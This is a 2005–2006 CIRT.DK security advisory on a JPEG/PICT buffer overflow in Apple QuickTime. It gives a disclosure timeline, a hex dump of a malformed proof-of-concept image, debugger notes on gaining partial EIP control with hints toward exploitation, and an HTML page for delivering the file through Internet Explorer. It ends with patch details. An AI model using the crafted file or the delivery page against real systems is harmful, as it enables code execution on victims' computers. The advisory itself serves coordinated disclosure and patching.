
CIRT

Danish Computer Incident Response Team

Security advisory

Apple QuickTime
JPEG/PICT Overflow
VU#629845
CAN-2005-2340



Discovered
by Dennis Rand
advisory@cirt.dk
http://www.cirt.dk

Table of contents

Introduction

I'll start by saying thanks to you know who, for helping me try to make a working exploit for this.

The tool that helped me to discover this issue: FileFuzz from iDEFENSE

Problem

The installation has been made on a Windows XP server running with the latest service pack 2 and all current patches released.

The Apple Quicktime PictureViewer vulnerability:

- JPEG/PICT Overflow, Code Execution might be possible

I've tested this with the latest versions on both MAC OS X 10.4.3 and Windows XP SP2 and they are vulnerable to the issue I explain in the following advisory.

Other platforms

This vulnerability affects all Windows Quicktime version 6.5.1, 7.0.3 and MAC OS X QuickTime version 7.0.3, and possibly earlier versions.

Tested on platform:

Microsoft Windows XP SP2

- QuickTime Player 6.5.2
- QuickTime Player 7.0.3

Microsoft Windows 2000 Server SP4

- QuickTime Player 6.5.2
- QuickTime Player 7.0.3

Microsoft Windows 2000 Client SP4

- QuickTime Player 6.5.2
- QuickTime Player 7.0.3

MAC OS X 10.4.3

- QuickTime Player 7.0.3

Timeline of public disclosure

- 03-10-2005 Vulnerability discovered
- 14-12-2005 Research completed
- 12-12-2005 Apple Notified
- 14-12-2005 Apple Responds
- 20-12-2005 Apple verifies the vulnerability
  - APPLE-SA-2006-01-10 QuickTime 7.0.4
- 20-12-2005 CERT responds
  - VU#629845, CAN-2005-2340
- 11-01-2006 Public Disclosure

Contact information

The following vulnerability were discovered by Dennis Rand at CIRT.DK
Questions regarding this issue should be directed to:

Dennis Rand
advisory@cirt.dk

Public PGP key

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: PGP 8.0

mQGiBEAf2xcRBADMrO7uP0dJq1ZsXkLZLqEhz58LL77qLbXOMNoDRkAo+4MTZoZC
WMNkZsx3D5tbou4KJZCnayt0PFjymyYLsOJ6WauTfXOLA/L+sXTJCa7vSsWwlcQW
m01uy0+djp3XumGHkWdWXvu5cXm7y+UjsF5iiQV8X9EGR18ApoCzA/mi/QCg/zzf
Kw9x7XXGi1pLTpUBI/BvaRkD/2pZf4NLsF7TcCT/rDcNexxr5Ci9xHfglBFKUcQK
9NnF/umLLM3PVyFk8zl7Ra2d8rvPzhDdIi+VGu0Flv5ckRRhiu9A4sOE6zbTkv3f
Q+je/ynnpl36OLswYG+iCELZqzOssRUTe4m9nSeJrbvtyFkW7I/UrBkfursed6yD
vzVDA/4mrWEWgjZkO4wEefwg6FOXr2dChGmdoVXaDyKuQ89hp99THPIALjnorNQK
91IbzyJGX+HaU/KyfKgQfeEEd4znfi9EEaDNDzQmbCntmmCq2PAN0OOcqm4lVNOi
CzEDvsweRxGdffQA+aoNjqeACL1YmPNnTWeNeMNYN7kYD9sTJrQgQ0lSVCBBZHZp
c29yeSA8YWR2aXNvcnlAY2lydC5kaz6JAFgEEBECABgFAkAf2xcICwkIBwMCAQoC
GQEFGwMAAAACgkQX3fRHNAOUc+KAQCfUD3uwuQmiZjUNXmcKyzXVWFni7cAniIS
fmTQMRf3rIs6kKmSXfnfrXG+uQINBEAf2xcQCAD2Qle3CH8IF3KiutapQvMF6PlT
ETlPtvFuuUs4INoBp1ajFOmPQFXz0AfGy0OplK33TGSGSfgMg71l6RfUodNQ+PVZ
X9x2Uk89PY3bzpnhV5JZzf24rnRPxfx2vIPFRzBhznzJZv8V+bv9kV7HAarTW56N
oKVyOtQa8L9GAFgr5fSI/VhOSdvNILSd5JEHNmszbDgNRR0PfIizHHxbLY7288kj
wEPwpVsYjY67VYy4XTjTNP18F1dDox0YbN4zISy1Kv884bEpQBgRjXyEpwpy1obE
AxnIByl6ypUM2Zafq9AKUJsCRtMIPWakXUGfnHy9iUsiGSa6q6Jew1XpMgs7AAIC
B/98f1FQkSzTqoH80viqqJTj3xZVe7xi+n4g4Ji3zuHW+jsgg6SPZOykCDSuzTCO
hJ6LLnwFaqGGu2As7RaNd335P8rH1bLwWQMmIo+Kohj3Ya7cg6gPkkiMSZAIpdca
cXVbxtKZ05dxcixddO2/HOc84/1mR8ajIOsmFKl4DXJ9OwCglgh1i914rQLx5mei
K0XheewAT9eA13yPwbUR1EnormDdaz0USX3l5GBGgvHBO3Xy+muoL8Qzep4PIqfL
Eg18tNXh0vQzBGdmhAjdSVSnSMBts4D5K20HC2YvbdPzWjVeyKg+yTYl4r3r1D+x
vSPng/cCcSX1bESzjOMCE6PDiQBMBBgRAgAMBQJAH9sXBRsMAAAAAAoJEF930RzQ
DlHPdCgAn1jt7gbjHBTQLwTuZH6mpvOnWYs+AJ4sIPIoGz+6/YQLbWr1zXEbmKxo
CA==
=4wBy
-----END PGP PUBLIC KEY BLOCK-----

File description

Apple QuickTime Pictureviewer (Windows XP)

File: PictureViewer.exe
Size: 298496 Bytes
MD5: FDDCC6C0D3C7901AD59D46F7282E2198

File Properties:

CompanyName:	Apple Computer, Inc.
FileDescription:	PictureViewer
FileVersion:	6.5.1
InternalName:	PictureViewer
LegalCopyright:	© Apple Computer, Inc. 1997-2004
OriginalFilename:	PictureViewer.exe
ProductName:	QuickTime

Executable module where overflow occours:

Base:	66800000
Size:	00631000 (6492160.)
Entry:	668C8A29 QuickTim.<ModuleEntryPoint>
Name:	QuickTim (system)
File version:	6.5.2
Path:	C:\WINDOWS\system32\QuickTime.qts


Technical details of the vulnerabilities

JPEG/PICT Overflow, Code execution might be possible (Windows XP)

When making a malformed "**.jpg**" or "**.pict**" file it is for sure possible to gain control over the 2 registers **EBP** and **ESI**.
It also seems to be possible to gain control over last two bytes of the **EIP**.
The overflow appears to be when the Apple Quick initiates "**_Apple_QuickTime_JPEG_Decompressor_INIT_MUTEX_**" but after a test it is possible to rename the .JPG file to .PICT and the same overflow occours.

Proof-of-Concept

This is a HEX dump of the "malicious" JPEG file where the error/overflow occurs.



```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: FF D8 FF E0 00 10 4A 46 49 46 00 01 02 00 00 64 ; ÿØÿà..JFIF.....d
00000010h: 00 64 00 00 FF EC 00 11 41 41 41 41 41 00 01 00 ; .d..ÿì..AAAAA...
00000020h: 04 00 00 00 3C 00 00 FF EE 00 26 41 64 6F 62 65 ; ....<..ÿî.&Adobe
00000030h: 00 64 C0 00 00 00 01 03 00 15 04 03 06 0A 0D 00 ; .dÀ.............
00000040h: 00 01 C8 00 00 01 E9 00 00 02 3D 00 00 02 82 FF ; ..È...é...=...,ÿ
00000050h: DB 00 84 00 06 04 04 04 05 04 06 05 05 06 09 06 ; Û.„.............
00000060h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000070h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000080h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000090h: 1F 1F 1F 1F 01 07 07 07 0D 0C 0D 18 10 10 18 1A ; ................
000000a0h: 15 11 15 1A 41 41 41 41 41 41 41 41 41 41 41 41 ; ....AAAAAAAAAAAA
000000b0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
000000c0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
000000d0h: 41 41 41 41 41 FF C2 00 11 08 00 2C 00 2A 03 01 ; AAAAAÿÂ....,.*..
000000e0h: 11 00 02 11 01 03 11 01 FF C4 00 80 00 01 01 01 ; ........ÿÄ.€....
000000f0h: 01 01 00 00 00 00 00 00 00 00 00 00 00 00 04 01 ; ................
00000100h: 03 06 01 01 00 03 01 01 00 00 00 00 00 00 00 00 ; ................
00000110h: 00 00 00 00 01 02 03 04 05 10 01 01 01 01 01 00 ; ................
00000120h: 00 00 00 00 00 00 00 00 00 00 00 00 12 11 50 20 11 ; ..............P .
00000130h: 01 00 00 00 00 00 00 00 00 00 00 00 B8 EC 12 00 90 ; ............¸ì..□
00000140h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000150h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000160h: 41 41 41 41 42 42 42 42 41 41 41 41 41 41 41 41 ; AAAABBBBAAAAAAAA
00000170h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000180h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000190h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
000001a0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
000001b0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
000001c0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
000001d0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
000001e0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
000001f0h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000200h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000210h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000220h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000230h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000240h: 41 41 41 41 41 41 41 41 CC 06 90 41 41 41 41 41 ; AAAAAAAAÌ.□AAAAA
00000250h: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; AAAAAAAAAAAAAAAA
00000260h: 41 41 41 41 41 41 41 41 FF DA 41 41 01 03 03 01 ; AAAAAAAAÿÚAA....
00000270h: 3F 10 41 41 41 41 41 41 41 41 41 41 41 41 41 41 ; ?.AAAAAAAAAAAAAA
00000280h: 41 41 41 41 41                                  ; AAAAA
```


Figure 1

Description of Figure 1:

B8EC1200: This is the reference to a place in the stack where 42424242 are located giving control over the **EBP** and the **ESI.**

The code in the stack that does this are: **MOV ESI,DWORD PTR DS:[EAX]** I then used this to point to some of the code I had overwritten, using the address shown above.

CC069041: This allows control over part of the **EIP** the value that is possible to change are **06** this will in the **EIP** be the address: "66B1**07**2C". There is a +1 to the value. Changing this from the current is does not seem to be possible to have access over the **EBP** and **ESI**.



There is an access violation crash at 66b1072c, how it got there? ret addr on stack= 66B1A1FF leads us to this call

```
66B1A1F7   51                    PUSH ECX
66B1A1F8   FF9424 3C010000       CALL DWORD PTR SS:[ESP+13C]
66B1A1FF   83C4 08               ADD ESP,8
```

If you set a break point on this call address you see where it is supposed to go. So keep it running hitting the breakpoint and then run again. After about 272 times.

```
66B1A1F8   FF9424 3C010000  CALL DWORD PTR SS:[ESP+13C]          ;
QuickTim.66B106CC
```

this is the time that will lead to the crash. "**06 CC**" are data from the file
I control two bytes of what will become EIP value, I can set conditional breakpoint on this instruction with condition "[esp+13c] == 66B106CC" to reach it in debugger.

For exploitation. stack looks like this

```
ESP ==>  > 01097C10
ESP+4    > 00000001
ESP+8    > 00000000
ESP+C    > 01097C10
ESP+10   > 01097410
ESP+14   > 000000C4
ESP+18   > FFFFFB87
ESP+1C   > 00000011
ESP+20   > 41414100
ESP+24   > 41414141
ESP+28   > 41414141
ESP+2C   > 0013EC98
ESP+30   > 002D1441
ESP+34   > 41414141
ESP+38   > DEADBEEF
```

I controlled 2 bytes of EIP, now what you must find is some instructions in 66B1xxxx code range that will do what you want such as call [esp+38] or any of the other values I control on the stack or something.

JPEG/PICT Overflow, Code execution might be possible (MAC OS X 10.4.3)

The following is a dump from MAC OS X 10.4.3 crash dump report.

OS Version: 10.4.3 (Build 8F46)
Report Version: 3

Command: QuickTime Player
Path: /Applications/QuickTime Player.app/Contents/MacOS/QuickTime Player
Parent: WindowServer [89]

Version: **7.0.3 (7.0.3)**
Build Version: 2
Project Name: QuickTime
Source Version: 3871400

Exception: EXC_BAD_ACCESS (0x0001)
Codes: KERN_INVALID_ADDRESS (0x0001) at 0x41414142

Thread 0: Crashed

0	...ickTimeComponents.component	0x997b9854	read_HT + 1580

Thread 1:

0	libSystem.B.dylib	0x9000b208	mach_msg_trap + 8
1	libSystem.B.dylib	0x9000b15c	mach_msg + 60
2	com.apple.CoreFoundation	0x9075d108	__CFRunLoopRun + 832
3	com.apple.CoreFoundation	0x9075ca0c	CFRunLoopRunSpecific + 268
4	com.apple.audio.CoreAudio	0x914001dc	HALRunLoop::OwnThread(void*) + 264
5	com.apple.audio.CoreAudio	0x913fff7c	CAPThread::Entry(CAPThread*) + 96
6	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 2:

0	libSystem.B.dylib	0x90053f68	semaphore_timedwait_signal_trap + 8
1	libSystem.B.dylib	0x900702c8	pthread_cond_timedwait_relative_np + 556
2	...ple.CoreServices.CarbonCore	0x90b745e4	TSWaitOnSemaphoreCommon + 176
3	...ickTimeComponents.component	0x996d2460	ReadSchedulerThreadEntryPoint + 436
4	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 3:

0	libSystem.B.dylib	0x9000b208	mach_msg_trap + 8
1	libSystem.B.dylib	0x9000b15c	mach_msg + 60
2	com.apple.CoreFoundation	0x9075d108	__CFRunLoopRun + 832
3	com.apple.CoreFoundation	0x9075ca0c	CFRunLoopRunSpecific + 268
4	com.apple.CoreFoundation	0x9076be6c	CFRunLoopRun + 52
5	com.apple.QuickTime	0x946d9028	QTSNetworkThread_RunThread + 144
6	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 4:

0	libSystem.B.dylib	0x9000b208	mach_msg_trap + 8
1	libSystem.B.dylib	0x9000b15c	mach_msg + 60
2	com.apple.CoreFoundation	0x9075d108	__CFRunLoopRun + 832
3	com.apple.CoreFoundation	0x9075ca0c	CFRunLoopRunSpecific + 268
4	com.apple.Foundation	0x92902b9c	+[NSURLConnection(NSURLConnectionInternal) _resourceLoadLoop:] + 264
5	com.apple.Foundation	0x928db6d4	forkThreadForFunction + 108
6	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 5:

0	libSystem.B.dylib	0x9001f20c	select + 12
1	com.apple.CoreFoundation	0x9076f99c	__CFSocketManager + 472
2	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 6:

0	libSystem.B.dylib	0x9002e44c	kevent + 12
1	com.apple.DesktopServices	0x927eb5d4	TFSNotificationTask::FSNotificationTaskProc(void*) + 56
2	...ple.CoreServices.CarbonCore	0x90b41a44	PrivateMPEntryPoint + 76
3	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 7:

0	libSystem.B.dylib	0x9002b8a8	semaphore_wait_signal_trap + 8
1	libSystem.B.dylib	0x9003001c	pthread_cond_wait + 488
2	...ple.CoreServices.CarbonCore	0x90b41c34	MPWaitOnQueue + 224
3	com.apple.DesktopServices	0x927ebe20	TNodeSyncTask::SyncTaskProc(void*) + 112
4	...ple.CoreServices.CarbonCore	0x90b41a44	PrivateMPEntryPoint + 76
5	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 8:

0	libSystem.B.dylib	0x90053f68	semaphore_timedwait_signal_trap + 8
1	libSystem.B.dylib	0x900702c8	pthread_cond_timedwait_relative_np + 556
2	...ple.CoreServices.CarbonCore	0x90b41c34	MPWaitOnQueue + 224
3	com.apple.DesktopServices	0x9281645c	TPropertyTask::PropertyTaskProc(void*) + 72
4	...ple.CoreServices.CarbonCore	0x90b41a44	PrivateMPEntryPoint + 76
5	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 9:

0	libSystem.B.dylib	0x90049748	syscall_thread_switch + 8
1	com.apple.Foundation	0x928f3ad0	+[NSThread sleepUntilDate:] + 152
2	com.apple.AppKit	0x9371e7e4	-[NSUIHeartBeat _heartBeatThread:] + 1100
3	com.apple.Foundation	0x928db6d4	forkThreadForFunction + 108
4	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 10:

0	libSystem.B.dylib	0x90053f68	semaphore_timedwait_signal_trap + 8
1	libSystem.B.dylib	0x900702c8	pthread_cond_timedwait_relative_np + 556
2	...ple.CoreServices.CarbonCore	0x90b745e4	TSWaitOnSemaphoreCommon + 176
3	...ple.CoreServices.CarbonCore	0x90b7f08c	AIOFileThread(void*) + 520
4	libSystem.B.dylib	0x9002b200	_pthread_body + 96

Thread 0 crashed with PPC Thread State 64:

srr0: 0x00000000997b9854 srr1: 0x000000000200f030 vrsave: 0x0000000000000000
cr: 0x44242228 xer: 0x0000000000000004 lr: 0x00000000997b9384 ctr: 0x0000000000000000
r0: 0x0000000000000000 r1: 0x00000000bfffbff0 r2: 0x0000000000000001 r3: 0x00000000ffffdcf1
r4: 0x0000000000000041 r5: 0x0000000041414141 r6: 0x0000000000000000 r7: 0x0000000001c16ff3
r8: 0x0000000000000000 r9: 0x0000000041414142 r10: 0x0000000000000000 r11: 0x0000000000000001
r12: 0x00000000997ba470 r13: 0x0000000099e8f19a r14: 0x00000000bfffc050 r15: 0x00000000bfffc030
r16: 0x0000000099e8f1bc r17: 0x0000000000000000 r18: 0x00000000bfffc031 r19: 0x0000000001c69400
r20: 0x0000000000000011 r21: 0x00000000bfffc050 r22: 0x0000000001c69c00 r23: 0x00000000997ba470
r24: 0x00000000bfffc030 r25: 0x0000000000000001 r26: 0x00000000000004a4 r27: 0x00000000fffffb86
r28: 0x00000000bfffc031 r29: 0x00000000000004a4 r30: 0x0000000000000001 r31: 0x00000000997b9230

Attack vector for Microsoft Internet Explorer

If this should be possible to exploit and execute arbitrary code, just by viewing a webpage using this code:

```
<html>
<object classid="clsid:02BF25D5-8C17-4B23-BC80-D3488ABDDC6B" width="320" height="306" standby="Data is loading..."
codebase="http://www.apple.com/qtactivex/qtplugin.cab">
<param name="src" value="316.pict">
<param name="autoplay" value="true">
<param name="controller" value="true">
<embed src="316.pict" width="320" height="306" scale="1" autoplay="true" controller="true" type="video/quicktime"
pluginspage="http://www.apple.com/quicktime/download/">
</embed>
</object>
</html>
```

Corrective actions

For Mac OS X v10.3.9 or later
The download file is named: "QuickTimeInstallerX.dmg"
Its SHA-1 digest is: a605fc27d85b4c6b59ebbbc84ef553b37aa8fbca

For Windows 2000/XP
The download file is named: "iTunesSetup.exe"
Its SHA-1 digest is: 1f7d1942fec2c3c205079916dc47b254e508de4e

Information will also be posted to the Apple Product Security web site:
http://docs.info.apple.com/article.html?artnum=61798

Disclaimer